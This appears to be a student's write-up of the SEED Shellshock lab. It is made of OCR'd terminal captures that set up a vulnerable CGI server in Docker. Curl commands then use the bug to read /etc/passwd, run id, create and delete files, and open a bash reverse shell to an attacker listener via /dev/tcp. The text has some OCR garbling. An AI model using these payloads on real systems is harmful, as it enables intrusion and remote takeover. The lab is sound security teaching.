SHELL SHOCK

1. CONTAINER SETUP AND COMMANDS

Setup:

- 1. Dowload docker (docker-compose build)
- 2. Make the docker up (docker-compose up)

```
[10/08/23]seed@VM:~/.../shellshock$ docker-compose build
Building victim
Step 1/6 : FROM handsonsecurity/seed-server:apache-php
apache-php: Pulling from handsonsecurity/seed-server
da7391352a9b: Pulling fs layer
14428a6d4bcd: Pulling fs layer
da7391352a9b: Downloading [>da7391352a9b: Pull complete 14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
d801bb9d0b6c: Pull complete
Digest: sha256:fb3b6a03575af14b6a59ada1d7a272a61bc0f2d975d0776dba98
eff0948de275
Status: Downloaded newer image for handsonsecurity/seed-server:apac
he-php
 ---> 2365d0ed3ad9
Step 2/6 : COPY bash shellshock /bin/
 ---> 673be681bb74
Step 3/6 : COPY vul.cgi getenv.cgi /usr/lib/cgi-bin/
 ---> 183afa27c21e
Step 4/6 : COPY server_name.conf /etc/apache2/sites-available
 ---> 4d84f947014c
                                                    && chmod 755 /u
Step 5/6 : RUN chmod 755 /bin/bash_shellshock
sr/lib/cgi-bin/*.cgi
                          && a2ensite server_name.conf
 ---> Running in 91d94bbca874
Enabling site server_name.
To activate the new configuration, you need to run:
  service apache2 reload
Removing intermediate container 91d94bbca874
---> e93bd79de1a6
```

All the containers will be running in the background. To run commands on a container, we need a shell on that container.

Docker ps (dockps): Gives ID of the container.

Docker exec: to start a shell on that container. (docksh)

```
---> Mainiting th Stastbbcao/4
Enabling site server name.
To activate the new configuration, you need to run:
 service apache2 reload
Removing intermediate container 91d94bbca874
---> e93bd79de1a6
Step 6/6 : CMD service apache2 start && tail -f /dev/null
---> Running in f3c63f04f4dd
Removing intermediate container f3c63f04f4dd
---> f276345da43f
Successfully built f276345da43f
Successfully tagged seed-image-www-shellshock:latest
[10/08/23]seed@VM:~/.../shellshock$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating victim-10.9.0.80 ... done
Attaching to victim-10.9.0.80
victim-10.9.0.80 | * Starting Apache httpd web server apache2
```

```
[10/08/23]seed@VM:~/.../shellshock$ dockps
4392364405f5 victim-10.9.0.80
[10/08/23]seed@VM:~/.../shellshock$ docksh 4392364405f5
root@4392364405f5:/#
```

WEB SERVER AND CGI

```
[10/08/23]seed@VM:~/.../shellshock$ dockps
4392364405f5 victim-10.9.0.80
[10/08/23]seed@VM:~/.../shellshock$ docksh 4392364405f5
root@4392364405f5:/# ls /usr/lib/cgi-bin/
getenv.cgi vul.cgi
root@4392364405f5:/# cat /usr/lib/cgi-bin/vul.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo
echo "Hello World"
root@4392364405f5:/# ■
```

TASK 1: Experimenting with Bash function

```
[10/08/23]seed@VM:~/.../shellshock$ ls
docker-compose.yml image www
[10/08/23]seed@VM:~/.../shellshock$ ls
docker-compose.yml image_www
[10/08/23]seed@VM:~/.../shellshock$ ls -l /bin/sh
lrwxrwxrwx 1 root root 3 Sep 3 12:52 /bin/sh -> zsh
[10/08/23]seed@VM:~/.../shellshock$ sudo cp bash shellshock /bin/
[10/08/23]seed@VM:~/.../shellshock$ ls /bin/bash shellshock
/bin/bash shellshock
[10/08/23]seed@VM:~/.../shellshock$ sudo ln -sf /bin/bash shellshoc
k
[10/08/23]seed@VM:~/.../shellshock$ ls -l /bin/sh
lrwxrwxrwx 1 root root 3 Sep 3 12:52 /bin/sh -> zsh
[10/08/23]seed@VM:~/.../shellshock$ sudo ln -sf /bin/bash shellshoc
k /bin/sh
[10/08/23]seed@VM:~/.../shellshock$ ls -l /bin/sh
lrwxrwxrwx 1 root root 20 Oct 8 11:58 /bin/sh -> /bin/bash shellsh
[10/08/23]seed@VM:~/.../shellshock$
```

Making bash shellshock as default shell

Source Code:

```
1 #include<stdio.h>
2 #include<sys/types.h>
3 #include<unistd.h>
4 #include<stdlib.h>
5 int main(int argc,char*argv[],char*envp[])
6 {
7 setuid(getuid());
8 system("/bin/ls -l");
9 return 0;
10 }
11
```

```
[10/08/23]seed@VM:~/.../shellshock$ gedit sys.c
[10/08/23]seed@VM:~/.../shellshock$ gcc sys.c -o sys1
[10/08/23]seed@VM:~/.../shellshock$ ./sys1
total 32
lrwxrwxrwx 1 root root 20 Oct 8 11:57 bash shellshock -> /bin/b
ash shellshock
-rw-rw-r-- 1 seed seed 395 Dec 5 2020 docker-compose.yml
drwxrwxr-x 2 seed seed 4096 Feb 26 2021 image www
-rwxrwxr-x 1 seed seed 16784 Oct 8 12:05 sys1
-rw-rw-r-- 1 seed seed
                        176 Oct 8 12:04 sys.c
[10/08/23]seed@VM:~/.../shellshock$ sudo chown root sys1
[10/08/23]seed@VM:~/.../shellshock$ sudo chmod 4755 sys1
[10/08/23]seed@VM:~/.../shellshock$ ls -l sys1
-rwsr-xr-x 1 root seed 16784 Oct 8 12:05 sys1
[10/08/23]seed@VM:~/.../shellshock$
[10/08/23]seed@VM:~/.../shellshock$ export foo="() { echo 'normal '
:} :/bin/sh"
[10/08/23]seed@VM:~/.../shellshock$ ./vul
sh-4.2# whoami
sh-4.2# sudo ln -sf /bin/bash /bin/sh
sh-4.2# exit
exit
[10/08/23]seed@VM:~/.../shellshock$ sudo ln -sf /bin/bash /bin/sh
[10/08/23]seed@VM:~/.../shellshock$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Oct 8 12:53 /bin/sh -> /bin/bash
[10/08/23]seed@VM:~/.../shellshock$ echo $foo
() { echo 'normal ';} ;/bin/sh
[10/08/23]seed@VM:~/.../shellshock$ ./vul
total 4884
-rwxrwxr-x 1 seed seed 4919752 Oct 8 12:38 bash shellshock
-rw-rw-r-- 1 seed seed
                           395 Dec 5 2020 docker-compose.yml
drwxrwxr-x 2 seed seed
                          4096 Feb 26 2021 image www
                         16784 Oct 8 12:27 sys
-rwsrwxr-x 1 root seed
-rwsr-xr-x 1 root seed
                         16784 Oct 8 12:05 sys1
-rw-rw-r-- 1 seed seed
                           181 Oct 8 12:27 sys.c
-rwsrwxr-x 1 root seed
                         16784 Oct 8 12:35 vul
-rw-rw-r-- 1 seed seed
                           179 Oct
                                   8 12:35 vul.c
```

[10/08/23]seed@VM:~/.../shellshock\$

Task 2: Passing Data to bash via environmental variable

```
[10/08/23]seed@VM:~/.../shellshock$ dockps
4392364405f5 victim-10.9.0.80
[10/08/23]seed@VM:~/.../shellshock$ docksh 4392364405f5
root@4392364405f5:/# ls /usr/lib/cgi-bin/
getenv.cgi vul.cgi
root@4392364405f5:/# cat /usr/lib/cgi-bin/getenv.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******
strings /proc/$$/environ

root@4392364405f5:/#
```

USING BROWSER

```
****** Environment Variables *****
HTTP HOST=www.seedlab-shellshock.com
HTTP USER AGENT=Mozilla/5.0 (X11; Ubuntu; Linux x86 64; rv:83.0) Gecko/20100101 Firefox/83.0
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_CONNECTION=keep-alive
HTTP_UPGRADE_INSECURE_REQUESTS=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/Var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=56796
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
```

It shows server environmental variables

Using CURL

```
[10/08/23]seed@VM:~/.../shellshock$ curl -v www.seedlab-shellshock.
com/cgi-bin/getenv.cgi
   Trying 10.9.0.80:80...
* TCP NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 08 Oct 2023 17:05:51 GMT
< Server: Apache/2.4.41 (Ubuntu)</pre>
< Vary: Accept-Encoding
< Transfer-Encoding: chunked</pre>
< Content-Type: text/plain
****** Environment Variables ******
HTTP HOST=www.seedlab-shellshock.com
HTTP USER AGENT=curl/7.68.0
HTTP ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seed
lab-shellshock.com Port 80</address>
SERVER SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER NAME=www.seedlab-shellshock.com
SERVER ADDR=10.9.0.80
SERVER PORT=80
REMOTE ADDR=10.9.0.1
```

Curl: curl is a command-line tool and library in Linux and Unix-like operating systems used to transfer data to or from a server using various network protocols.

Header: -v make the operation more readable

```
[10/08/23]seed@VM:~/.../shellshock$ curl -A "my data" -v www.seedla
b-shellshock.com/cgi-bin/getenv.cgi
    Trying 10.9.0.80:80...
* TCP NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: my data
> Accept: */*
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 08 Oct 2023 17:08:57 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
***** Environment Variables *****
HTTP HOST=www.seedlab-shellshock.com
HTTP USER AGENT=my data
HTTP ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seed
lab-shellshock.com Port 80</address>
SERVER SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER NAME=www.seedlab-shellshock.com
SERVER ADDR=10.9.0.80
SERVER PORT=80
REMOTE ADDR=10.9.0.1
DOCUMENT ROOT=/var/www/html
```

It specifying the User-Agent header with the -A or --user-agent option and providing a custom value.

-e "my data" specifies the referrer header with the value "my data." -v enables verbose output, which will display detailed information about the HTTP request and response.

```
[10/08/23]seed@VM:~/.../shellshock$ curl -H "AAAAAA: BBBBBB" -v www
.seedlab-shellshock.com/cgi-bin/getenv.cgi
    Trying 10.9.0.80:80...
* TCP NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> AAAAAA: BBBBBB
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sun, 08 Oct 2023 17:13:53 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
***** Environment Variables *****
HTTP HOST=www.seedlab-shellshock.com
HTTP USER AGENT=curl/7.68.0
HTTP ACCEPT=*/*
HTTP AAAAAA=BBBBBB
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seed
lab-shellshock.com Port 80</address>
SERVER SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER ADDR=10.9.0.80
SERVER PORT=80
REMOTE ADDR=10.9.0.1
```

-H "AAAAAA" with the value "BBBBBB." This command will make an HTTP GET request to the specified URL with the custom "AAAAAA" header containing the value "BBBBBB."

Task 3: Launching the Shellshock Attack

Attacker

```
[10/08/23]seed@VM:~/.../shellshock$ curl -A "() { echo hello; }; ec no Content_type: text/plain; echo; /bin/ls -l" http://www.seedlab-s nellshock.com/cgi-bin/vul.cgi total 8 -rwxr-xr-x 1 root root 130 Dec 5 2020 getenv.cgi -rwxr-xr-x 1 root root 85 Dec 5 2020 vul.cgi [10/08/23]seed@VM:~/.../shellshock$
```

Server

```
root@4392364405f5:/# ls -l /usr/lib/cgi-bin
total 8
-rwxr-xr-x 1 root root 130 Dec 5 2020 getenv.cgi
-rwxr-xr-x 1 root root 85 Dec 5 2020 vul.cgi
root@4392364405f5:/# ■
```

Task 3.A: Get the server to send back the content of the /etc/passwd file.

```
[10/08/23]seed@VM:~/.../shellshock$ curl -A "() { echo hello; }; ec
ho Content type: text/plain; echo; /bin/cat /etc/passwd" http://www
.seedlab-shellshock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/us
r/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
 apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

root

```
root@4392364405f5:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
qnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/us
r/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534::/nonexistent:/usr/sbin/nologin
root@4392364405f5:/#
```

<u>Task 3.B: Get the server to tell you its process' user ID. You can use the /bin/id command to print out the ID information</u>

```
[10/08/23]seed@VM:~/.../shellshock$ curl -e "() { echo hello; }; ec ho Content_type: text/plain; echo; /bin/id" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi uid=33(www-data) gid=33(www-data) groups=33(www-data) [10/08/23]seed@VM:~/.../shellshock$
```

Task 3.C: Get the server to create a file inside the /tmp folder. You need to get into the container to see whether the file is created or not, or use another Shellshock attack to list the /tmp folder

```
[10/08/23]seed@VM:~/.../shellshock$ curl -e "() { echo hello; }; echo Content_type: text/plain; echo; /bin/touch /tmp/virus" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

root@4392364405f5:/# cd /tmp
root@4392364405f5:/tmp# ls
virus
```

<u>Task 3.D: Get the server to delete the file that you just created inside the /tmp folder</u>

```
[10/08/23]seed@VM:~/.../shellshock$ curl -e "() { echo hello; }; echo Content_type: text/plain; echo; /bin/rm /tmp/virus" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

```
root@4392364405f5:/# cd /tmp
root@4392364405f5:/tmp# ls
virus
root@4392364405f5:/tmp# ls
root@4392364405f5:/tmp#
```

• Question 1: Will you be able to steal the content of the shadow file /etc/shadow from the server? Why or why not? The information obtained in Task 3.B should give you a clue.

```
[10/08/23]seed@VM:~/.../shellshock$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; echo; /bin/bash -i> /dev/tcp/10.0.2.15/9090 0<&1 2>&1" http://10.9.0.80/cgi-bin/vul.cgi
```


Since the web server is running with the user www-data but the /etc/shadow can only be read by the ROOT user, we will not be able to view the content of the /etc/shadow file

Task 4: Getting a Reverse Shell via Shellshock Attack

```
[10/08/23]seed@VM:~/.../shellshock$ ip addr
1: lo: <LOOPBACK, UP, LOWER UP> mtu 65536 gdisc noqueue state UNKNOWN
group default glen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid lft forever preferred lft forever
   inet6 ::1/128 scope host
       valid lft forever preferred lft forever
2: enp0s3: <BROADCAST, MULTICAST, UP, LOWER UP> mtu 1500 qdisc fq code
l state UP group default glen 1000
    link/ether 08:00:27:15:59:43 brd ff:ff:ff:ff:ff
   inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixr
oute enp0s3
       valid lft 85032sec preferred lft 85032sec
   inet6 fe80::419b:e74e:c333:7372/64 scope link noprefixroute
       valid lft forever preferred lft forever
3: docker0: <NO-CARRIER, BROADCAST, MULTICAST, UP> mtu 1500 gdisc nogu
eue state DOWN group default
   link/ether 02:42:4b:e8:78:d2 brd ff:ff:ff:ff:ff
   inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid lft forever preferred lft forever
4: br-60aafe5c4c78: <BROADCAST, MULTICAST, UP, LOWER UP> mtu 1500 qdis
c noqueue state UP group default
root@4392364405f5:/tmp# ip addr
1: lo: <LOOPBACK,UP,LOWER UP> mtu 65536 qdisc noqueue state UNKNOWN
 group default glen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid lft forever preferred lft forever
5: eth0@if6: <BR0ADCAST,MULTICAST,UP,L0WER UP> mtu 1500 qdisc noque
ue state UP group default
    link/ether 02:42:0a:09:00:50 brd ff:ff:ff:ff:ff:ff link-netnsid
    inet 10.9.0.80/24 brd 10.9.0.255 scope global eth0
       valid lft forever preferred lft forever
root@4392364405f5:/tmp#
```

[10/08/23]seed@VM:~/.../shellshock\$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; echo; /bin/bash -i> /dev/tcp/10.0.2.15/9090 0<&1 2>&1" http://10.9.0.80/cgi-bin/vul.cgi

Here executing reverse shell payload on the victim system that sends back a reverse connection to the attackers machine curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/bash -i >& /dev/tcp/10.0.2.8/9090 0<&1 " http://www.seedlab-shellshock.com/cgi-bin/vul.cgi or http://10.9.0.80/cgi-bin/vul.cgi this command gives reverse connection to the attackers machine and the attacker is listening for the connection using netcat when the code is executed successfully we get reverse shell.



Nc-l: Netcat used to listen the port:

Task 5: Using the Patched Bash

```
[10/08/23]seed@VM:~/.../shellshock$ curl -A "() { echo hello; }; ec no Content_type: text/plain; echo; echo; /bin/bash -i> /dev/tcp/10.
3.2.15/9090 0<&1 2>&1" http://10.9.0.80/cgi-bin/vul.cgi

Hello World
[10/08/23]seed@VM:~/.../shellshock$ curl -e "() { echo hello; }; ec no Content_type: text/plain; echo; /bin/rm /tmp/virus" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

Hello World
[10/08/23]seed@VM:~/.../shellshock$
```